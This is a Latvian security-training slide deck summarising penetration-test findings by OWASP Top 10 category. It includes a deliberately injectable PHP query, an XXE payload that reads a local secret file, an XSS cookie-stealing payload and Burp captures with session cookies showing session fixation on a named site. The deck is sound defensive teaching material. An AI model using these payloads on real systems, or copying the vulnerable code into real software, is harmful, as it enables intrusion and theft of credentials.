

---

# Populārākās tīmekļa lietojumu drošības problēmas Latvijā

SIA IT Centrs

---

# Levadam

Statistikai izmantoju pēdējos 3 gados „pentestu” rezultātus Latvijā izstrādātiem tīmekļa lietojumiem un mobilajām aplikācijām

Kopējais sistēmu skaits statistikā: vairāk kā 50 un mazāk kā 100

Neņem vērā zemākā riska problēmas

Par pamatu izmantoju 2013 gada OWASP Top 10



---

# OWASP Top 10

**A1 Injection**

**A2 Broken Authentication and Session Management**

**A3 Cross-Site Scripting (XSS)**

**A4 Insecure Direct Object References**

**A5 Security Misconfiguration**

**A6 Sensitive Data Exposure**

**A7 Missing Function Level Access Control**

**A8 Cross-Site Request Forgery (CSRF)**

**A9 Using Components with Known Vulnerabilities**

**A10 Unvalidated Redirects and Forwards**

---

# OWASP Top 10 “trūkumi”

Labs mārketinga projekts

Testēšanas prasību definēšanai pārāk plašas kategorijas, izņemot dažas

Iztrūkst vairāku svarīgu pārbaucēju un risku



---

# A1. Injekcijas: 40%

SQL un XML injekcijas

Reti sastopamas UNION SQL injekcijas

15% no sistēmām injekcijas ļāva konstatēt, ka paroles tiek glabātas nedroši

---

# UNION SQL injekcija

<http://k1.itcentrs.lv/sql/article.php?id=2>

<?

....

```
$id=$_GET['id'];
```

```
$sql="select articleText from articles where articleId=$id";
```

...

```
$r=mysqli_query($con, $sql);
```

...

?>



# XML injekcijas

xml.asp X

## Client Objects & Events

```
Enter password from c:\inetpub\secret.xml config
<%

Dim objXmlRequest
Set objXmlRequest = Server.CreateObject("Microsoft.XMLDOM")
objXmlRequest.async = true
objXmlRequest.setProperty "ServerHTTPRequest", True
objXmlRequest.validateOnParse = False

objXmlRequest.Load (Request)
Set oNode = objXmlRequest.selectSingleNode("/login/username/text()")

response.write "You entered wrong password: " & oNode.nodeValue

%>
```

---

# XML injekcija

```
<?xml version="1.0" encoding="ISO-8859-1"?>
```

```
<!DOCTYPE foo [<!ELEMENT foo ANY ><!ENTITY xxe SYSTEM  
"file:///c:/inetpub/secret.xml" >]>
```

```
<login>
```

```
<username>&xxe;</username>
```

```
</login>
```



---

## A2. Autentifikācija un sesiju pārvaldība: 70%

Tipiskākā problēma: nepareizi uzstādīti sīkdatnes parametri (44%)


Otrā vietā: sesijas fiksācija (33%)

Bieži sastopamas problēmas ar sesiju izbeigšanu

Gandrīz vienmēr ir problēmas sarežģītos autentifikācijas scenārijos

Problēmas ar autentifikāciju mobilajos lietojumos

# Autentifikācijas informācijas glabāšana mobilajos lietojumos



```
1 <?xml version='1.0' encoding='utf-8' standalone='yes' ?>
2 <map>
3   <boolean name="0.0.4" value="true" />
4   <string name="session_key">ed829210d921efa3f9ed502aa538c535</string>
5   <boolean name="first_time_use" value="false" />
6 </map>
7
```



# Autentifikācijas informācijas glabāšana mobilajos lietojumos

```
819 1A1B1C1D 1E1F1814 225F182B bplist00
572 656E6365 4865795F 18126841 WebKitLocalStorageDatabasePathPreferenceKey_ kA
241 78786C69 63617469 6F6E4361 ppiraterUseCount_ 'WebKitOfflineWebApplicationCa
452 65636978 65436174 65676F72 cheEnabled_ kLastSortSelected_ VDRecipeCategor
812 5644466F 6F646965 54657363 yListCrc_ kAppiraterFirstUseDate_ VDFoodieTesc
66F 6F646965 58617373 776F7264 oLogin_ VDFoodiePassword
965 52656369 78655365 61726368 _ kAppiraterCurrentVersion_
176 65644361 63686544 69726563 FiltersCrc_ 'WebKitDiskImageCacheSavedCacheDirec
864 61746564 5F181556 44466F6F tory^VDFoodieUserId_ DFEventLastUpdated_ VDFoo
16E 64616C6F 6E65496D 61676573 dieFacebookLogin_ "WebKitShrinksStandaloneImages
22F 6D6F6269 6C652F43 6F6E7461 ToFit_ WebDatabaseDirectory_ [/var/mobile/Conta
536 2D343733 392D4233 44442D44 iners/Data/Application/2AEBB3B7-4556-4739-B3DD-D
D31 36353837 36393938 38353239 78633ADC562/Library/Caches
831 385F1814 2D313635 38373639 178389#A'0'Ç:5 V0.0.18Xeevfwcl6T7818_ -1658769
36F 3341BAF8 C1452A87 5F88895F 988529178389P_ mufiyete@landr
963 6174696F 6E2F3241 45424233 [/var/mobile/Containers/Data/Application/2AEBB3
261 72792F43 61636865 73888888 B7-4556-4739-B3DD-D78633ADC562/Library/Caches
C82 5A825C82 5D825F82 76827F82 - [ p ö È > · - ; Z Ñ ì © ¿ Ä , Z \ ] - v
388 88888888 88888888 88888888 Ä á è ì ~ ≠ f Õ È e #
```



# Mobilais telefons nav dators!

dalvik_heap:42BF1F98	00000010	unicode	{token}
dalvik_heap:42BF2008	0000003A	unicode	/p/authorization;jsessionor
dalvik_heap:42BF2068	0000007A	unicode	/p/authorization;jsessionor
dalvik_heap:42BF2190	00000020	unicode	annotationType\x1B
dalvik_heap:42BF2268	0000000C	unicode	value
dalvik_heap:42BF2330	00000018	unicode	encodeName\x1B
dalvik_heap:42BF2400	00000018	unicode	encodeValue
dalvik_heap:42BF2478	0000000A	unicode	code
dalvik_heap:42BF24D8	0000000A	unicode	code
dalvik_heap:42BF2510	0000000C	unicode	65545
dalvik_heap:42BF2570	0000000C	unicode	65545
dalvik_heap:42BF2590	00000006	C	code#
dalvik_heap:42BF25A8	00000006	C	65545
dalvik_heap:42BF2640	00000020	unicode	annotationType\x1B
dalvik_heap:42BF2718	0000000C	unicode	value
dalvik_heap:42BF27E0	00000018	unicode	encodeName\x1B

dalvik_heap:430227D8	0000000E	uni...	qwerty
dalvik_heap:43022838	00000010	uni...	qwerty#
dalvik_heap:43022858	00000009	C	password
dalvik_heap:43022878	00000007	C	qwerty
dalvik_heap:43022898	00000023	C	login=testklients1&password=qwerty
dalvik_heap:43022968	00000020	uni...	annotationType\x1B
dalvik_heap:43022A40	00000020	uni...	annotationType\x1B
dalvik_heap:43022AD8	0000001A	uni...	?language=LV
dalvik_heap:43022B28	00000006	uni...	LV



# Sīkdatnes: kā nevajadzētu darīt

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Co

Intercept History Options


Filter: Showing all items

#	Host	Method	URL
224	http://manabalss.lv	GET	/
225	http://manabalss.lv	GET	/css/init.css?12
226	http://manabalss.lv	GET	/js/jquery.1.7.1/jquery.min.js
227	http://manabalss.lv	GET	/css/user_popup_top.css?1391096
228	http://manabalss.lv	GET	/fancybox/jquery.fancybox-1.3.4.css
229	http://manabalss.lv	GET	/css/stats.css
230	http://manabalss.lv	GET	/css/style.css
231	http://manabalss.lv	GET	/css/forms.css
232	http://manabalss.lv	GET	/js/default.js
233	http://manabalss.lv	GET	/js/jquery.oauthpopup.js
234	http://manabalss.lv	GET	/js/jquery.purl.js
235	http://manabalss.lv	GET	/js/jquery.live_maxlen.js
236	http://manabalss.lv	GET	/js/jquery.elastic.source.js
237	http://manabalss.lv	GET	/fancybox/jquery.fancybox-1.3.4.js
238	http://manabalss.lv	GET	/is/custom.iqerv.startPage.is?139

Request Response

Raw Headers Hex HTML Render

HTTP/1.1 200 OK  
Date: Thu, 30 Jan 2014 15:35:48 GMT  
Server: Apache/2.2.23 (Unix) mod\_ssl/2.2.23 OpenSSL/0.9.8e-fips-rh  
FrontPage/5.0.2.2635 mod\_bwlimited/1.4 mod\_auth\_passthrough/2.1  
X-Powered-By: PHP/5.3.18  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,  
Pragma: no-cache  
Set-Cookie: PHPSESSID=5ce826ab294bdc665b1579e5097953cd; path=/  
Vary: Accept-Encoding,User-Agent  
Content-Length: 23856  
Keep-Alive: timeout=5, max=100  
Connection: Keep-Alive  
Content-Type: text/html



Pirms pieslēgšanās

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer D

Intercept History Options


Filter: Showing all items

#	Host	Method	URL
357	http://manabalss.lv	GET	/picture/226.1330333
358	http://manabalss.lv	GET	/picture/226.1334565
359	http://manabalss.lv	GET	/css/img/progres_bar_
360	http://manabalss.lv	GET	/css/img/bg_btn_vote.i
361	http://manabalss.lv	GET	/css/img/progres_bar_
362	http://manabalss.lv	GET	/
363	http://manabalss.lv	GET	/css/init.css?12
364	http://manabalss.lv	GET	/css/user_popup_top.c
365	http://manabalss.lv	GET	/js/custom.jquery.sear
366	http://manabalss.lv	GET	/js/custom.jquery.start
367	http://manabalss.lv	GET	/js/jquery.autocomplet
368	http://manabalss.lv	GET	/index/list?mode=all&t
369	http://www.google-analytics.c...	GET	/__utm.gif?utmwv=5.4.
370	http://a0.twimg.com	GET	/profile_images/11696
371	http://a0.twimg.com	GET	/profile_images/60926

Request Response

Raw Params Headers Hex

GET / HTTP/1.1  
Host: manabalss.lv  
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9;  
Accept: text/html,application/xhtml+xml,application/xml;  
Accept-Language: lv,en-us;q=0.7,en;q=0.3  
Accept-Encoding: gzip, deflate  
Referer: http://manabalss.lv/  
Cookie: PHPSESSID=5ce826ab294bdc665b1579e5097953cd; \_\_utr  
\_\_utmb=265149843.2.10.1391096196; \_\_utmc=265149843; \_\_utr  
Connection: keep-alive



Pēc pieslēgšanās



# manabalss.lv esošā versija

3	http://manabalss.lv	GET	/	<input type="checkbox"/>	<input type="checkbox"/>	307	377	HTML	307 T
4	https://manabalss.lv	GET	/	<input type="checkbox"/>	<input type="checkbox"/>	200	53775	HTML	ManaB
5	https://manabalss.lv	GET	/assets/application-9c56c0a973343...	<input type="checkbox"/>	<input type="checkbox"/>	200	183633	script	js
7	https://list.mailigen.com	GET	/js/scripts.js	<input type="checkbox"/>	<input type="checkbox"/>	200	1327	script	js

Request Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Tue, 31 May 2016 07:07:21 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Cache-Control: max-age=0, private, must-revalidate
Set-Cookie: _mb_session=84e6764384af825d4e6ac1f5167f4281; domain=.manabalss.lv; path=/; expires=Tue, 31 May 2016 07:22:21 -0000; HttpOnly
X-Request-Id: ee11c628-c903-4aar-8592-2a0726ddb595
X-Runtime: 0.047653
Content-Length: 53257
```



3	http://manabalss.lv	GET	/
4	https://manabalss.lv	GET	/
5	https://manabalss.lv	GET	/assets/application-9c56c0a973343...
7	https://list.mailigen.com	GET	/js/scripts.js

Request Response

Raw Headers Hex

```
GET / HTTP/1.1
Host: manabalss.lv
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:46.0) Gecko/20100101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

65	http://manabalss.lv	GET	/	<input type="checkbox"/>	<input type="checkbox"/>	307
66	https://manabalss.lv	GET	/	<input type="checkbox"/>	<input type="checkbox"/>	200
67	https://manabalss.lv	GET	/initiatives/list?amount=11&offset=0...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200
70	https://bam.nr-data.net	GET	/1/0d480a45bc?a=17823217&v=9...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200

Request Response

Raw Params Headers Hex

```
GET / HTTP/1.1
Host: manabalss.lv
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Cookie: _mb_session=84e6764384af825d4e6ac1f5167f4281; _ga=GA1.2.1209786905.1464678441; ga_client_id=12
Connection: close
```

**Pirmais apmeklējums:  
sīkdatnes neuzstāda  
un nenosūta**

**Sīkdatnes nosūta  
arī caur HTTP**



# Autentifikācijas informācija GET pieprasījumā

112	https://netbank.nordea.com	POST	/pnbeid/redirect_to_partner.do?cs=3...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	302	1261	HTML	do	302 Moved Temporarily	<input checked="" type="checkbox"/>	193.111.236.34
113	https://manabalss.lv	GET	/auth/nordea?B02K_VERS=0002&B0...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	302	611	HTML			<input checked="" type="checkbox"/>	37.139.0.211

Request Response

Raw Params Headers Hex

```
GET
/auth/nordea?B02K_VERS=0002&B02K_TIMESTAMP=2002016053110121364&B02K_IDNBR=
&B02K_STAMP=20160531101211752181&B02K_CUSTNAME=Krusts+Agris&B02K_KEYVERS=0001&B02K_ALG=01&B02K_CUSTID=03047
&B02K_C
JSTTYPE=01&B02K_MAC=2
7AE3 HTTP/1.1
Host: manabalss.lv
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://netbank.nordea.com/pnbeid/eid_review.do?act=eid_review&cs=516c27ab122fa4459ed34c60761407f0b5ef7b73
Cookie: _mb_session=84e6764384af825d4e6ac1f5167f4281; _ga=GA1.2.1209786905.1464678441; ga_client_id=1209786905.1464678441; _gat=1
Connection: close
```



**Sīkdatnes vērtība nemainās = sesijas fiksācija**



---

# Kādas parasti ir problēmas ar sesiju pārvaldību

Atribūti: Secure un HttpOnly

Secure šajā gadījumā ir bezjēdzīgs, jo lietojums nelieto HTTP/SSL

HttpOnly ļauj piekļūt sīkdatnes saturam ar JavaScript

Pēc pieslēgšanās sesijas identifikators netika nomainīts uz jaunu

Nav uzstādīts Expire parametrs (?)

Nav uzstādīts Domain parametrs (?)

---

# A3. Starpvietņu skriptēšana: 60%

Dinamiskā un DOM bāzētā: 46%

Paliekošā: 36%



aaa<b onmouseover=alert(document.cookie)>bold</b>aaa

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

**XSS reflected**

XSS stored

DVWA Security

PHP Info

### Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello aaaboldaaa

More info


[http://www.dvwa.org/](#)

[http://www.dvwa.org/](#)

